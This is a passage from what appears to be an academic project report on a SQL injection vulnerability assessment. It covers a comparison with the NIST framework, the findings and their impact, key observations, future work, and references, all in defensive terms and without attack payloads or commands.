   - Comparison: The vulnerability assessment results provide insights into the application's security posture, aligning with the "Identify" function. Understanding and documenting vulnerabilities is essential for effective risk management.
2. **Protect**:
   - Definition: The "Protect" function of the NIST framework includes implementing safeguards to protect against cybersecurity threats. This includes access controls, data protection, and secure coding practices.
   - Comparison: The identified vulnerabilities indicate areas where protective measures are needed. Implementing input validation, parameterized queries, and access controls aligns with the "Protect" function of the NIST framework.

Best Practices:

- Compliance: Adhering to industry standards and frameworks ensures that the application follows established best practices for security. Comparing vulnerabilities with standards helps identify gaps and areas for improvement.
- Continuous Improvement: Implementing best practices from industry standards helps continuously improve the application's security posture and reduce the risk of vulnerabilities.

Chapter IV: CONCLUSION

4.1 Summary of Findings

The vulnerability assessment conducted as part of this project revealed several critical SQL Injection vulnerabilities within the test environment. The key findings from the assessment were:

1. **Improper Input Validation**:
   - Nature of Issue: Many of the vulnerabilities were due to improper validation of user inputs. Input fields that did not adequately check or sanitize user inputs allowed attackers to inject malicious SQL code.
   - Impact: This lack of input validation exposed the application to SQL Injection attacks, where attackers could manipulate SQL queries to extract, modify, or delete data.
2. **Lack of Parameterized Queries**:
   - Nature of Issue: The absence of parameterized queries in several parts of the application was another significant finding. Queries were constructed dynamically using user inputs without proper parameterization.
   - Impact: This practice made it easier for attackers to inject malicious SQL code directly into queries, leading to potential data breaches and unauthorized access.
3. **Inadequate Error Handling**:
   - Nature of Issue: The application often provided detailed error messages that revealed information about the database structure and query execution.
   - Impact: Such error messages could be exploited by attackers to gain insights into the database schema and refine their attacks.
4. **Insufficient Use of Security Tools**:
   - Nature of Issue: The assessment also highlighted the lack of integration with automated security tools and regular security audits.

- Impact: This absence limited the ability to continuously monitor for vulnerabilities and respond to emerging threats.

4.2 Key Observations

The following key observations were made based on the findings from the SQL Injection vulnerability assessment:

1. **SQL Injection Vulnerabilities in Secure Applications**:
    - Observation: Even applications that are perceived as secure can still harbour SQL Injection vulnerabilities. This was evident from the assessment, where vulnerabilities were found in areas that were initially thought to be protected.
    - Implication: This highlights the importance of thorough and continuous security testing to identify and address vulnerabilities that may not be apparent during initial assessments.
2. **Necessity for a Multi-Layered Security Approach**:
    - Observation: The assessment underscored the need for a multi-layered security strategy. Relying solely on a single security measure, such as input validation or parameterized queries, is insufficient.
    - Implication: A comprehensive security approach should include a combination of input validation, parameterized queries, error handling, regular security audits, and the use of automated tools. This approach helps create a more robust defence against SQL Injection and other security threats.
3. **Importance of Regular Security Reviews**:
    - Observation: The findings emphasize the necessity of regular security reviews and updates. Vulnerabilities can emerge over time due to changes in application code, new attack vectors, or evolving threats.
    - Implication: Regular security assessments and updates are crucial for maintaining the security posture of an application and ensuring that new vulnerabilities are promptly addressed.

4. **Role of Developer Awareness and Training**:
   - Observation: The assessment also revealed that many vulnerabilities could be attributed to a lack of awareness and training among developers regarding secure coding practices.
   - Implication: Educating developers about secure coding techniques and the latest security best practices is essential for preventing SQL Injection and other security issues.

4.3 Future Scope and Applicability

The findings from this project open several avenues for future work and improvements in the field of vulnerability assessment and management:

1. **Expansion to Other Types of Injection Attacks**:
   - Future Work: Future assessments could broaden the scope to include other types of injection attacks beyond SQL Injection, such as NoSQL Injection, XML Injection, and Command Injection.
   - Benefit: This expansion would provide a more comprehensive understanding of potential vulnerabilities across different types of databases and applications, enhancing overall security.
2. **Integration of AI-Based Tools**:
   - Future Work: Incorporating AI-based tools for vulnerability detection could improve the efficiency and accuracy of identifying SQL Injection and other security threats.
   - Benefit: AI tools can analyze large volumes of data, detect patterns indicative of vulnerabilities, and automate the detection process. This integration would help in identifying and addressing vulnerabilities more effectively and in real-time.

3. **Enhanced Testing Frameworks**:
   - Future Work: Developing and integrating more advanced testing frameworks and methodologies to simulate a wider range of attack scenarios and test the application's defences more thoroughly.
   - Benefit: Enhanced testing frameworks would provide deeper insights into potential vulnerabilities and help in developing more effective mitigation strategies.
4. **Improvement in Security Education and Training**:
   - Future Work: Emphasizing the development of comprehensive security education and training programs for developers and IT professionals to increase awareness and proficiency in secure coding practices.
   - Benefit: Improved training programs would lead to better-informed developers who can implement secure coding practices more effectively, reducing the likelihood of vulnerabilities.
5. **Continuous Security Monitoring**:
   - Future Work: Implementing continuous security monitoring solutions that provide real-time alerts and insights into potential vulnerabilities and security incidents.
   - Benefit: Continuous monitoring ensures that any emerging threats or vulnerabilities are detected and addressed promptly, maintaining a proactive security posture.

Reference

Book References

1. **L. Anley, D. Litchfield, J. A. Heasman**, *The Database Hacker's Handbook: Defending Database Servers*, (1st Edition), Wiley, **2005**, pp. 13-30.
2. **W. G. Halfond, A. Orso**, *Automated Discovery of SQL Injection Vulnerabilities Using Symbolic Execution*, Springer, **2006**, pp. 13-30.
3. **M. Shema**, *Hacking Web Applications Exposed*, (3rd Edition), McGraw-Hill Education, **2010**, pp. 30–32.
4. **J. Erickson**, *Hacking: The Art of Exploitation*, (2nd Edition), No Starch Press, **2008**, pp. 32–43.

Web References

1. SQLMap Official Website: https://sqlmap.org (Accessed on 31st Aug 2024).
2. Kali Linux Documentation: https://www.kali.org/docs (Accessed on 31st Aug 2024).
3. OWASP SQL Injection Guide: https://owasp.org/www-community/attacks/SQL_Injection (Accessed on 31st Aug 2024).
4. NIST Special Publication 800-63B: *Digital Identity Guidelines: Authentication and Lifecycle Management*, https://csrc.nist.gov/publications/detail/sp/800-63b/final (Accessed on 31st Aug 2024).
5. Web Application Security Consortium (WASC): https://www.webappsec.org (Accessed on 31st Aug 2024).